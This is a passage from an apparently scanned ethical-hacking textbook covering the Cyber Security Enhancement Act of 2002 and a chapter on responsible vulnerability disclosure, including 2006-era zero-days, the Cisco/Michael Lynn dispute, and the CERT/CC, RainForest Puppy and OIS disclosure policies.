Digital Millennium Copyright Act Study www.copyright.gov/reports/studies/dmca/dmca_study.html
Copyright Law www.copyright.gov/title17 and http://news.com.com/2100-1023-945923.html?tag=politech
Trigger Effects of the Internet www.cybercrime.gov
Anti DCMA Organization www.anti-dmca.org
Intellectual Property Protection Act of 2006 www.publicknowledge.org/issues/hr2391

Cyber Security Enhancement Act of 2002

Several years ago, Congress determined that there was still too much leeway for certain types of computer crimes, and some activities that were not labeled "illegal" needed to be. In July 2002, the House of Representatives voted to put stricter laws in place, and to dub this new collection of laws the Cyber Security Enhancement Act (CSEA) of 2002. The CSEA made a number of changes to federal law involving computer crimes.

The act stipulates that attackers who carry out certain computer crimes may now get a life sentence in jail. If an attacker carries out a crime that could result in another's bodily harm or possible death, the attacker could face life in prison. This does not necessarily mean that someone has to throw a server at another person's head, but since almost everything today is run by some type of technology, personal harm or death could result from what would otherwise be a run-of-the-mill hacking attack. For example, if an attacker were to compromise embedded computer chips that monitor hospital patients, cause fire trucks to report to wrong addresses, make all of the traffic lights change to green, or reconfigure airline controller software, the consequences could be catastrophic and under the Act result in the attacker spending the rest of her days in jail.

In August 2006, a 21-year-old hacker was sentenced to 37 months in prison, 3 years probation, and assessed over $250,000 in damages for launching adware botnets on more than 441,000 computers that targeted Northwest Hospital & Medical Center in Seattle. This targeting of a hospital led to a conviction on one count of intentional computer damage that interferes with medical treatment. Two co-conspirators in the case were not named because they were juveniles. It is believed that the attacker was compensated $30,000 in commissions for his successful infection of computers with the adware.

The CSEA was also developed to supplement the Patriot Act, which increased the U.S. government's capabilities and power to monitor communications. One way in which this is done is that the Act allows service providers to report suspicious behavior and not risk customer litigation. Before this act was put into place, service providers were in a sticky situation when it came to reporting possible criminal behavior or when trying to work with law enforcement. If a law enforcement agent requested information on one of their customers and the provider gave it to them without the customer's knowledge or permission, the service provider could, in certain circumstances, be sued by the customer for unauthorized release of private information. Now service providers can report suspicious activities and work with law enforcement without having to tell the customer. This and other provisions of the Patriot Act have certainly gotten many civil rights

monitors up in arms. It is another example of the difficulty in walking the fine line between enabling law enforcement officials to gather data on the bad guys and still allowing the good guys to maintain their right to privacy.

The reports that are given by the service providers are also exempt from the Freedom of Information Act. This means that a customer cannot use the Freedom of Information Act to find out who gave up their information and what information was given. This is another issue that has upset civil rights activists.

CHAPTER 3

Proper and Ethical Disclosure

- Different points of view pertaining to vulnerability disclosure
- The evolution and pitfalls of vulnerability discovery and reporting procedures
- CERT's approach to work with ethical hackers and vendors
- Full Disclosure Policy (RainForest Puppy Policy) and how it differs between CERT and OIS's approaches
- Function of the Organization for Internet Safety (OIS)

For years customers have demanded operating systems and applications that provide more and more functionality. Vendors have scrambled to continually meet this demand while attempting to increase profits and market share. The combination of the race to market and keeping a competitive advantage has resulted in software going to the market containing many flaws. The flaws in different software packages range from mere nuisances to critical and dangerous vulnerabilities that directly affect the customer's protection level.

Microsoft products are notorious for having issues in their construction that can be exploited to compromise the security of a system. The number of vulnerabilities that were discovered in Microsoft Office in 2006 tripled from the number that had been discovered in 2005. The actual number of vulnerabilities has not been released, but it is common knowledge that at least 45 of these involved serious and critical vulnerabilities. A few were zero-day exploits. A common method of attack against systems that have Office applications installed is to use malicious Word, Excel, or PowerPoint documents that are transmitted via e-mail. Once the user opens one of these document types, malicious code that is embedded in the document, spreadsheet, or presentation file executes and can allow a remote attacker administrative access to the now-infected system.

SANS top 20 security attack targets 2006 annual update:

- Operating Systems
  - W1. Internet Explorer
  - W2. Windows Libraries
  - W3. Microsoft Office
  - W4. Windows Services

    - W5. Windows Configuration Weaknesses
    - M1. Mac OS X
    - U1. UNIX Configuration Weaknesses
- Cross-Platform Applications
    - C1 Web Applications
    - C2. Database Software
    - C3. P2P File Sharing Applications
    - C4 Instant Messaging
    - C5. Media Players
    - C6. DNS Servers
    - C7. Backup Software
    - C8. Security, Enterprise, and Directory Management Servers
- Network Devices
    - N1. VoIP Servers and Phones
    - N2. Network and Other Devices Common Configuration Weaknesses
- Security Policy and Personnel
    - H1. Excessive User Rights and Unauthorized Devices
    - H2. Users (Phishing/Spear Phishing)
- Special Section
    - Z1. Zero Day Attacks and Prevention Strategies

One vulnerability is a Trojan horse that can be spread through various types of Microsoft Office files and programmer kits. The Trojan horse's reported name is syosetu.doc. If a user logs in as an administrator on a system and the attacker exploits this vulnerability, the attacker can take complete control over the system working under the context of an administrator. The attacker can then delete data, install malicious code, create new accounts, and more. If the user logs in under a less powerful account type, the attacker is limited to what she can carry out under that user's security context.

A vulnerability in PowerPoint allowed attackers to install a key-logging Trojan horse (which also attempted to disable antivirus programs) onto computers that executed a specially formed slide deck. The specially created presentation was a PowerPoint slide deck that discussed the difference between men and women in a humorous manner, which seems to always be interesting to either sex.

NOTE Creating some chain letters, cute pictures, or slides that appeal to many people is a common vector of infecting other computers. One of the main problems today is that many of these messages contain zero-day attacks, which means that victims are vulnerable until the vendor releases some type of fix or patch.

In the past, attackers' goals were usually to infect as many systems as possible or to bring down a well-known system or website, for bragging rights. Today's attackers are not necessarily out for the "fun of it"; they are more serious about penetrating their targets for financial gains and attempt to stay under the radar of the corporations they are attacking and of the press.

Examples of this shift can be seen in the uses of the flaws in Microsoft Office previously discussed. Exploitation of these vulnerabilities was not highly publicized for quite some time. While the attacks did not appear to be a part of any kind of larger global campaign, they also didn't seem to happen to more than one target at a time, but they have occurred. Because these attacks cannot be detected through the analysis of large traffic patterns or even voluminous intrusion detection system (IDS) and firewall logs, they are harder to track. If they continue this pattern, it is unlikely that they will garner any great attention. This does have the potential to be a dangerous combination. Why? If it won't grab anyone's attention, especially compared with all the higher profile attacks that flood the sea of other security software and hardware output, then it can go unnoticed and not be addressed. While on the large scale it has very little impact, for those few who are attacked, it could still be a massively damaging event. That is one of the major issues with small attacks like these. They are considered to be small problems as long as they are scattered and infrequent attacks that only affect a few.

Even systems and software that were once relatively unbothered by these kinds of attacks are finding that they are no longer immune. Where Microsoft products once were the main or only targets of these kinds of attacks due to their inherent vulnerabilities and extensive use in the market, there has been a shift toward exploits that target other products. Security researchers have noted that hackers are suddenly directing more attention to Macintosh and Linux systems and Firefox browsers. There has also been a major upswing in the types of attacks that exploit flaws in programs that are designed to process media files such as Apple QuickTime, iTunes, Windows Media Player, RealNetworks RealPlayer, Macromedia Flash Player, and Nullsoft Winamp. Attackers are widening their net for things to exploit, including mobile phones and PDAs.

Macintosh systems, which were considered to be relatively safe from attacks, had to deal with their own share of problems with zero-day attacks during 2006. In February, a pair of worms that targeted Mac OS X were identified in conjunction with an easily exploitable severe security flaw. Then at Black Hat in 2006, Apple drew even more fire when Jon Ellch and Dave Maynor demonstrated how a rootkit could be installed on an Apple laptop by using third-party Wi-Fi cards. The vulnerability supposedly lies in the third-party wireless card device drivers. Macintosh users did not like to hear that their systems could potentially be vulnerable and have questioned the validity of the vulnerability. Thus debate grows in the world of vulnerability discovery.

Mac OS X was once thought to be virtually free from flaws and vulnerabilities. But in the wake of the 2006 pair of worms and the Wi-Fi vulnerability just discussed, that perception could be changing. While overall the MAC OS systems don't have the number of identified flaws as Microsoft products, enough has been discovered to draw attention to the virtually ignored operating system. Industry experts are calling for Mac users to be vigilant and not to become complacent.

Complacency is the greatest threat now for Mac users. Windows users are all too familiar with the vulnerabilities of their systems and have learned to adapt to the environment as necessary. Mac users aren't used to this, and the misconception of being less vulnerable to attacks could be their undoing. Experts warn that Mac malware is not a myth and cite the creation of the Inqtana worm, which targeted Mac OS X by using a vulnerability in the Apple Bluetooth software that was more than eight months old, as an example of the vulnerability that threatens Mac users.

Still another security flaw came to light for Apple in early 2006. It was reported that visiting a malicious website by use of Apple's Safari web browser could result in a rootkit, backdoor, or other malicious software being installed onto the computer without the user's knowledge. Apple did develop a patch for the vulnerability. This came close on the heels of the discovery of a Trojan horse and worm that also targeted Mac users. Apparently the new problem lies in the way that Mac OS X was processing archived files. An attacker could embed malicious code into a ZIP file and then host it on a website. The file and the embedded code would run when a Mac user would visit the malicious site using the Safari browser. The operating system would execute the commands that came in the metadata for the ZIP files. This problem was made even worse by the fact that these files would automatically be opened by Safari when it encountered them on the Web. There is evidence that even ZIP files are not necessary to conduct this kind of attack. The shell script can be disguised as practically anything. This is due to the Mac OS Finder, which is the component of the operating system that is used to view and organize the files. This kind of malicious file can even be hidden as a JPEG image.

This can occur because the operating system assigns each file an identifying image that is based on the file extensions, but also decides which application will handle the file based on the file permissions. If the file has any executable bits set, it will be run using Terminal, the Unix command-line prompt used in Mac OS X. While there have been no large-scale reported attacks that have taken advantage of this vulnerability, it still represents a shift in the security world. At the writing of this edition, Mac OS X users can protect themselves by disabling the "Open safe files after downloading" option in Safari.

With the increased proliferation of fuzzing tools and the combination of financial motivations behind many of the more recent network attacks, it is unlikely that we can expect any end to this trend of attacks in the near future. Attackers have come to understand that if they discover a flaw that was previously unknown, it is very unlikely that their targets will have any kind of protection against it until the vendor gets around to providing a fix. This could take days, weeks, or months. Through the use of fuzzing tools, the process for discovering these flaws has become largely automated. Another aspect of using these tools is that if the flaw is discovered, it can be treated as an expendable resource. This is because if the vector of an attack is discovered and steps are taken to protect against these kinds of attacks, the attackers know that it won't be long before more vectors will be found to replace the ones that have been negated. It's simply easier for the attackers to move on to the next flaw than to dwell on how a particular flaw can continue to be exploited.

With 2006 being the named "the year of zero-day attacks" it wasn't surprising that security experts were quick to start using the phrase "zero-day Wednesdays." This term

Evolution of the Process

Many years ago the majority of vulnerabilities were those of a "zero-day" style because there were no fixes released by vendors. It wasn't uncommon for vendors to avoid talking about, or even dealing with, the security defects in their products that allowed these attacks to occur. The information about these vulnerabilities primarily stayed in the realm of those that were conducting the attacks. A shift occurred in the mid-'90s, and it became more common to discuss security bugs. This practice continued to become more widespread. Vendors, once mute on the topic, even started to assume roles that became more and more active, especially in areas that involved the dissemination of information that provided protective measures. Not wanting to appear as if they were deliberately hiding information, and instead wanting to continue to foster customer loyalty, vendors began to set up security-alert mailing lists and websites. Although this all sounds good and gracious, in reality gray hat attackers, vendors, and customers are still battling with each other and among themselves on how to carry out this process. Vulnerability discovery is better than it was, but it is still a mess in many aspects and continually controversial.

came about because hackers quickly found a way to exploit the cycles in which Microsoft issued its software patches. The software giant issues its patches on the second Tuesday of every month, and hackers would use the identified vulnerabilities in the patches to produce exploitable code in an amazingly quick turnaround time. Since most corporations and home users do not patch their systems every week, or every month, this provides a window of time for attackers to use the vulnerabilities against the targets.

In January, 2006 when a dangerous Windows Meta File flaw was identified, many companies implemented Ilfak Guilfanov's non-Microsoft official patch instead of waiting for the vendor. Guilfanov is a Russian software developer and had developed the fix for himself and his friends. He placed the fix on his website, and after SANS and F-Secure advised people to use this patch, his website was quickly overwhelmed by downloading.

NOTE The Windows Meta File flaw uses images to execute malicious code on systems. It can be exploited just by a user viewing the image.

Guilfanov's release caused a lot of controversy. First, attackers used the information in the fix to create exploitable code and attacked systems with their exploit (same thing that happens after a vendor releases a patch). Second, some feel uneasy about trusting the downloading of third-party fixes compared with the vendors' fixes. (Many other individuals felt safer using Guilfanov's code because it was not compiled; thus individuals could scan the code for any malicious attributes.) And third, this opens a whole new

can of worms pertaining to companies installing third-party fixes instead of waiting for the vendor. As you can tell, vulnerability discovery is in flux about establishing one specific process, which causes some chaos followed by a lot of debates.

You Were Vulnerable for How Long?

Even when a vulnerability has been reported, there is still a window where the exploit is known about but a fix hasn't been created by the vendors or the antivirus and anti-spyware companies. This is because they need to assess the attack and develop the appropriate response. Figure 3-1 displays how long it took for vendors to release fixes to identified vulnerabilities.

The increase in interest and talent in the black hat community translates to quicker and more damaging attacks and malware for the industry. It is imperative for vendors not to sit on the discovery of true vulnerabilities, but to work to get the fixes to the customers who need them as soon as possible.




Figure 3-1 Illustration of the amount of time it took to develop fixes

For this to take place properly, ethical hackers must understand and follow the proper methods of disclosing identified vulnerabilities to the software vendor. As mentioned in Chapter 1, if an individual uncovers a vulnerability and illegally exploits it and/or tells others how to carry out this activity, he is considered a black hat. If an individual uncovers a vulnerability and exploits it with authorization, he is considered a white hat. If a different person uncovers a vulnerability, does not illegally exploit it or tell others how to do it, but works with the vendor—this person gets the label of gray hat.

Unlike other books and resources that are available today, we are promoting the use of the knowledge that we are sharing with you to be used in a responsible manner that will only help the industry—not hurt it. This means that you should understand the policies, procedures, and guidelines that have been developed to allow the gray hats and the vendors to work together in a concerted effort. These items have been created because of the difficulty in the past of teaming up these different parties (gray hats and vendors) in a way that was beneficial. Many times individuals identify a vulnerability and post it (along with the code necessary to exploit it) on a website without giving the vendor the time to properly develop and release a fix. On the other hand, many times when gray hats have tried to contact vendors with their useful information, the vendor has ignored repeated requests for communication pertaining to a particular weakness in a product. This lack of communication and participation from the vendor's side usually resulted in the individual—who attempted to take a more responsible approach—posting the vulnerability and exploitable code to the world. This is then followed by successful attacks taking place and the vendor having to scramble to come up with a patch and endure a reputation hit. This is a sad way to force the vendor to react to a vulnerability, but in the past it has at times been the only way to get the vendor's attention.

So before you jump into the juicy attack methods, tools, and coding issues we cover, make sure you understand what is expected of you once you uncover the security flaws in products today. There are enough people doing the wrong things in the world. We are looking to you to step up and do the right thing.

Different Teams and Points of View

Unfortunately, almost all of today's software products are riddled with flaws. The flaws can present serious security concerns to the user. For customers who rely extensively on applications to perform core business functions, the effects of bugs can be crippling and thus must be dealt with. How to address the problem is a complicated issue because it involves a few key players who usually have very different views on how to achieve a resolution.

The first player is the consumer. An individual or company buys the product, relies on it, and expects it to work. Often, the customer owns a community of interconnected systems that all rely on the successful operation of the software to do business. When the customer finds a flaw, she reports it to the vendor and expects a solution in a reasonable timeframe.

The software vendor is the second player. It develops the product and is responsible for its successful operation. The vendor is looked to by thousands of customers for technical expertise and leadership in the upkeep of the product. When a flaw is reported to

the vendor, it is usually one of many that must be dealt with, and some fall through the cracks for one reason or another.

Gray hats are also involved in this dance when they find software flaws. Since they are not black hats, they want to help the industry and not hurt it. They, in one manner or another, attempt to work with the vendor to develop a fix. Their stance is that customers should not have to be vulnerable to attacks for an extended period. Sometimes vendors will not address the flaw until the next scheduled patch release or the next updated version of the product altogether. In these situations the customers and industry have no direct protection and must fend for themselves.

The issue of public disclosure has created quite a stir in the computing industry, because each group views the issue so differently. Many believe knowledge is the public's right and all security vulnerability information should be disclosed as a matter of principle. Furthermore, many individuals feel that the only way to truly get quick results from a large software vendor is to pressure it to fix the problem by threatening to make the information public. As mentioned, vendors have had the reputation of simply plodding along and delaying the fixes until a later version or patch, which will address the flaw, is scheduled for release. This approach doesn't have the best interests of the consumers in mind, however, as they must sit and wait while their business is put in danger with the known vulnerability.

The vendor looks at the issue from a different perspective. Disclosing sensitive information about a software flaw causes two major problems. First, the details of the flaw will help hackers to exploit the vulnerability. The vendor's argument is that if the issue is kept confidential while a solution is being developed, attackers will not know how to exploit the flaw. Second, the release of this information can hurt the reputation of the company, even in circumstances when the reported flaw is later proven to be false. It is much like a smear campaign in a political race that appears as the headline story in a newspaper. Reputations are tarnished and even if the story turns out to be false, a retraction is usually printed on the back page a week later. Vendors fear the same consequence for massive releases of vulnerability reports.

So security researchers ("gray hat hackers") get frustrated with the vendors for their lack of response to reported vulnerabilities. Vendors are often slow to publicly acknowledge the vulnerabilities because they either don't have time to develop and distribute a suitable fix, or they don't want the public to know their software has serious problems, or both.

This rift boiled over in July 2005 at the Black Hat Conference in Las Vegas, Nevada. In April 2005, a 24-year-old security researcher named Michael Lynn, an employee of the security firm Internet Security Systems, Inc. (ISS), identified a buffer overflow vulnerability in Cisco's IOS (Internetwork Operating System). This vulnerability allowed the attacker full control of the router. Lynn notified Cisco of the vulnerability, as an ethical security researcher should. When Cisco was slow to address the issue, Lynn planned to disclose the vulnerability at the July Black Hat Conference.

Two days before the conference, when Cisco, claiming they were defending their intellectual property, threatened to sue both Lynn and his employer ISS, Lynn agreed to give a different presentation. Cisco employees spent hours tearing out Lynn's disclosure presentation from the conference program notes that were being provided to attendees. Cisco also ordered 2,000 CDs containing the presentation destroyed. Just before giving

his alternate presentation, Lynn resigned from ISS and then delivered his original Cisco vulnerability disclosure presentation.

Later Lynn stated, "I feel I had to do what's right for the country and the national infrastructure," he said. "It has been confirmed that bad people are working on this (compromising IOS). The right thing to do here is to make sure that everyone knows that it's vulnerable..." Lynn further stated, "When you attack a host machine, you gain control of that machine—when you control a router, you gain control of the network."

The Cisco routers that contained the vulnerability were being used worldwide. Cisco sued Lynn and won a permanent injunction against him, disallowing any further disclosure of the information in the presentation. Cisco claimed that the presentation "contained proprietary information and was illegally obtained." Cisco did provide a fix and stopped shipping the vulnerable version of the IOS.

NOTE Those who are interested can still find a copy of the Lynn presentation.

Incidents like this fuel the debate over disclosing vulnerabilities after vendors have had time to respond but have not. One of the hot buttons in this arena of researcher frustration is the Month of Bugs (often referred to as MoXB) approach, where individuals target a specific technology or vendor and commit to releasing a new bug every day for a month. In July 2006, a security researcher, H.D. Moore, the creator of the Month of Bugs concept, announced his intention to publish a Month of Browser Bugs (MoBB) as a result of reported vulnerabilities being ignored by vendors.

Since then, several other individuals have announced their own targets, like the November 2006 Month of Kernel Bugs (MoKB) and the January 2007 Month of Apple Bugs (MoAB). In November 2006, a new proposal was issued to select a 31-day month in 2007 to launch a Month of PHP bugs (MoPB). They didn't want to limit the opportunity by choosing a short month.

Some consider this a good way to force vendors to be responsive to bug reports. Others consider this to be extortion and call for prosecution with lengthy prison terms. Because of these two conflicting viewpoints, several organizations have rallied together to create policies, guidelines, and general suggestions on how to handle software vulnerability disclosures. This chapter will attempt to cover the issue from all sides and to help educate you on the fundamentals behind the ethical disclosure of software vulnerabilities.

How Did We Get Here?

Before the mailing list Bugtraq was created, individuals who uncovered vulnerabilities and ways to exploit them just communicated directly with each other. The creation of Bugtraq provided an open forum for individuals to discuss these same issues and to work collectively. Easy access to ways of exploiting vulnerabilities gave rise to the script kiddie point-and-click tools available today, which allow people who did not even understand the vulnerability to successfully exploit it. Posting more and more

vulnerabilities to the Internet has become a very attractive pastime for hackers and crackers. This activity increased the number of attacks on the Internet, networks, and vendors. Many vendors demanded a more responsible approach to vulnerability disclosure.

In 2002, Internet Security Systems (ISS) discovered several critical vulnerabilities in products like Apache web server, Solaris X Windows font service, and Internet Software Consortium BIND software. ISS worked with the vendors directly to come up with solutions. A patch that was developed and released by Sun Microsystems was flawed and had to be recalled. In another situation, an Apache patch was not released to the public until after the vulnerability was posted through public disclosure, even though the vendor knew about the vulnerability. These types of incidents, and many more like them, caused individuals and companies to endure a lower level of protection, to fall victim to attacks, and eventually to deeply distrust software vendors. Critics also charged that security companies like ISS have ulterior motives for releasing this type of information. They suggest that by releasing system flaws and vulnerabilities, they generate good press for themselves and thus promote new business and increased revenue.

Because of the resulting controversy that ISS encountered pertaining to how it released information on vulnerabilities, it decided to initiate its own disclosure policy to handle such incidents in the future. It created detailed procedures to follow when discovering a vulnerability, and how and when that information would be released to the public. Although their policy is considered "responsible disclosure" in general, it does include one important twist—vulnerability details would be released to *paying* subscribers one day after the vendor has been notified. This fueled the anger of the people who feel that vulnerability information should be available for the public to protect themselves.

This and other dilemmas represent the continual disconnect between vendors, software customers, and gray hat hackers today. There are differing views and individual motivations that drive each group down different paths. The models of proper disclosure that are discussed in this chapter have helped these different entities to come together and work in a more concerted manner, but there is still a lot of bitterness and controversy around this issue.

NOTE The amount of emotion, debates, and controversy over the topic of full disclosure has been immense. The customers and security professionals are frustrated that the software flaws exist in the products in the first place, and by the lack of effort of the vendors to help in this critical area. Vendors are frustrated because exploitable code is continually released as they are trying to develop fixes. We will not be taking one side or the other of this debate, but will do our best to tell you how you can help and not hurt the process.

CERT's Current Process

The first place to turn to when discussing the proper disclosure of software vulnerabilities is the governing body known as the CERT Coordination Center (CERT/CC). CERT/CC is a federally funded research and development operation that focuses on Internet security

and related issues. Established in 1988 in reaction to the first major virus outbreak on the Internet, the CERT/CC has evolved over the years, taking on a more substantial role in the industry that includes establishing and maintaining industry standards for the way technology vulnerabilities are disclosed and communicated. In 2000, the organization issued a policy that outlined the controversial practice of releasing software vulnerability information to the public. The policy covered the following areas:

- Full disclosure will be announced to the public within 45 days of being reported to CERT/CC. This timeframe will be executed even if the software vendor does not have an available patch or appropriate remedy. The only exception to this rigid deadline will be exceptionally serious threats or scenarios that would require a standard to be altered.
- CERT/CC will notify the software vendor of the vulnerability immediately so that a solution can be created as soon as possible.
- Along with the description of the problem, CERT/CC will forward the name of the person reporting the vulnerability, unless the reporter specifically requests to remain anonymous.
- During the 45-day window, CERT/CC will update the reporter on the current status of the vulnerability without revealing confidential information.

CERT/CC states that its vulnerability policy was created with the express purpose of informing the public of potentially threatening situations while offering the software vendor an appropriate timeframe to fix the problem. The independent body further states that all decisions on the release of information to the public are based on what is best for the overall community.

The decision to go with 45 days was met with opposition, as consumers widely felt that this was too much time to keep important vulnerability information concealed. The vendors, on the other hand, feel the pressure to create solutions in a short timeframe, while also shouldering the obvious hits their reputations will take as news spreads about flaws in their product. CERT/CC came to the conclusion that 45 days was sufficient time for vendors to get organized, while still taking into account the welfare of consumers.

A common argument that was posed when CERT/CC announced their policy was, "Why release this information if there isn't a fix available?" The dilemma that was raised is based on the concern that if a vulnerability is exposed without a remedy, hackers will scavenge the flawed technology and be in prime position to bring down users' systems. The CERT/CC policy insists, however, that without an enforced deadline the vendor will have no motivation to fix the problem. Too often, a software maker could simply delay the fix into a later release, which puts the consumer in a vulnerable position.

To accommodate vendors and their perspective of the problem, CERT/CC performs the following:

- CERT/CC will make good faith efforts to always inform the vendor before releasing information so there are no surprises.

- CERT/CC will solicit vendor feedback in serious situations and offer that information in the public release statement. In instances when the vendor disagrees with the vulnerability assessment, the vendor's opinion will be released as well, so that both sides can have a voice.
- Information will be distributed to all related parties that have a stake in the situation prior to the disclosure. Examples of parties that could be privy to confidential information include participating vendors, experts who could provide useful insight, Internet Security Alliance members, and groups that may be in the critical path of the vulnerability.

Although there have been other guidelines developed and implemented after CERT's model, CERT is usually the "middleperson" between the bug finder and the vendor to try and help the process, and to enforce the necessary requirements for all of the parties involved. As of this writing, the model that is most commonly used is the Organization for Internet Safety (OIS) guidelines. CERT works within this model when called upon by vendors or gray hats.

The following are just some of the vulnerability issues posted by CERT:

- VU#179281 Electronic Arts SnoopyCtrl ActiveX control and plug-in stack buffer overflows
- VU#336105 Sun Java JRE vulnerable to unauthorized network access
- VU#571584 Google Gmail cross-site request forgery vulnerability
- VU#611008 Microsoft MFC FindFile function heap buffer overflow
- VU#854769 PhotoChannel Networks Photo Upload Plugin ActiveX control stack buffer overflows
- VU#751808 Apple QuickTime remote command execution vulnerability
- VU#171449 Callisto PhotoParade Player PhPInfo ActiveX control buffer overflow
- VU#768440 Microsoft Windows Services for UNIX privilege escalation vulnerability
- VU#716872 Microsoft Agent fails to properly handle specially crafted URLs
- VU#466433 Web sites may transmit authentication tokens unencrypted

Full Disclosure Policy (RainForest Puppy Policy)

A full disclosure policy, known as RainForest Puppy Policy (RFP) version 2, takes a harder line with software vendors than CERT/CC. This policy takes the stance that the reporter of the vulnerability should make an effort to contact and work together with the vendor to fix the problem, but the act of cooperating with the vendor is a step that the reporter is not *required* to take, so it is considered a gesture of goodwill. Under this

model, strict policies are enforced upon the vendor if it wants the situation to remain confidential. The details of the policy follow:

- The issue begins when the *originator* (the reporter of the problem) e-mails the *maintainer* (the software vendor) with the details of the problem. The moment the e-mail is sent is considered the *date of contact.* The originator is responsible for locating the appropriate contact information of the maintainer, which can usually be obtained through its website. If this information is not available, e-mails should be sent to one or all of the addresses shown next.

  The common e-mail formats that should be implemented by vendors include:

  security-alert@[maintainer]
  secure@[maintainer]
  security@[maintainer]
  support@[maintainer]
  info@[maintainer]

- The maintainer will be allowed five days from the date of contact to reply to the originator. The date of contact is from the perspective of the originator of the issue, meaning if the person reporting the problem sends an e-mail from New York at 10 A.M. to a software vendor in Los Angeles, the time of contact is 10 A.M. Eastern time. The maintainer must respond within five days, which would be 7 A.M. Pacific time five days later. An auto-response to the originator's e-mail is not considered sufficient contact. If the maintainer does not establish contact within the allotted time, the originator is free to disclose the information. Once contact has been made, decisions on delaying disclosures should be discussed between the two parties. The RFP policy warns the vendor that contact should be made sooner rather than later. It reminds the software maker that the finder of the problem is under no requirement to cooperate, but is simply being asked to do so in the best interests of all parties.
- The originator should make every effort to assist the vendor in reproducing the problem and adhering to its reasonable requests. It is also expected that the originator will show reasonable consideration if delays occur, and if the maintainer shows legitimate reasons why it will take additional time to fix the problem. Both parties should work together to find a solution.
- It is the responsibility of the vendor to provide regular status updates every five days that detail how the vulnerability is being addressed. It should also be noted that it is solely the responsibility of the vendor to provide updates, and not the responsibility of the originator to request them.
- As the problem and fix are released to the public, the vendor is expected to credit the originator for identifying the problem. This is considered a professional gesture to the individual or company for voluntarily exposing the problem. If this good faith effort is not executed, there will be little motivation for the originator to follow these guidelines in the future.

- The maintainer and the originator should make disclosure statements in conjunction with each other so that all communication will be free from conflict or disagreement. Both sides are expected to work together throughout the process.
- In the event that a third party announces the vulnerability, the originator and maintainer are encouraged to discuss the situation and come to an agreement on a resolution. The resolution could include the originator disclosing the vulnerability, or the maintainer disclosing the information and available fixes while also crediting the originator. The full disclosure policy also recommends that all details of the vulnerability be released if a third party releases the information first. Because the vulnerability is already known, it is the responsibility of the vendor to provide specific details, such as the diagnosis, the solution, and the timeframe.

RainForest Puppy is a well-known hacker who has uncovered an amazing number of vulnerabilities in different products. He has a long history of successfully, and at times unsuccessfully, working with vendors on helping them develop fixes for the problems he has uncovered. The disclosure guidelines that he developed came from his years of experience in this type of work, and his level of frustration at the vendors not working with individuals like himself once bugs were uncovered.

The key to these disclosure policies is that they are just guidelines and suggestions on how vendors and bug finders should work together. They are not mandated and cannot be enforced. Since the RFP policy takes a strict stance on dealing with vendors on these issues, many vendors have chosen not to work under this policy. So another set of guidelines was developed by a different group of people, which includes a long list of software vendors.

Organization for Internet Safety (OIS)

There are three basic types of vulnerability disclosures: full disclosure, partial disclosure, and nondisclosure. There are advocates for each type, and long lists of pros and cons that can be debated for each. CERT and RFP take a rigid approach to disclosure practices. Strict guidelines were created, which were not always perceived as fair and flexible by participating parties. The Organization for Internet Safety (OIS) was created to help meet the needs of all groups and it fits into a partial disclosure classification. This section will give an overview of the OIS approach, as well as provide the step-by-step methodology that has been developed to provide a more equitable framework for both the user and the vendor.

OIS is a group of researchers and vendors that was formed with the goal of improving the way software vulnerabilities are handled. The OIS members include @stake, BindView Corp (acquired by Symantec), The SCO Group, Foundstone (a division of McAfee, Inc.), Guardent, Internet Security Systems (owned by VeriSign), Microsoft Corporation, Network Associates (a division of McAfee, Inc.), Oracle Corporation, SGI, and

Symantec. The OIS believes that vendors and consumers should work together to identify issues and devise reasonable resolutions for both parties. It is not a private organization that mandates its policy to anyone, but rather it tries to bring together a broad, valued panel that offers respected, unbiased opinions that are considered recommendations. The model was formed to accomplish two goals:

- Reduce the risk of software vulnerabilities by providing an improved method of identification, investigation, and resolution.
- Improve the overall engineering quality of software by tightening the security placed upon the end product.

There is a controversy related to OIS. Most of it has to do with where the organization's loyalties lie. Because the OIS was formed by vendors, some critics question their methods and willingness to disclose vulnerabilities in a timely and appropriate manner. The root of this is how the information about a vulnerability is handled, as well as to whom it is disclosed. Some believe that while it is a good idea to provide the vendors with the opportunity to create fixes for vulnerabilities before they are made public, it is a bad idea not to have a predetermined time line in place for disclosing those vulnerabilities. The thinking is that vendors should be allowed to fix a problem, but how much time is a fair window to give them? Keep in mind that the entire time the vulnerability has not been announced, or a fix has not been created, the vulnerability still remains. The greatest issue that many take with OIS is that their practices and policies put the needs of the vendor above the needs of the community which could be completely unaware of the risk it runs.

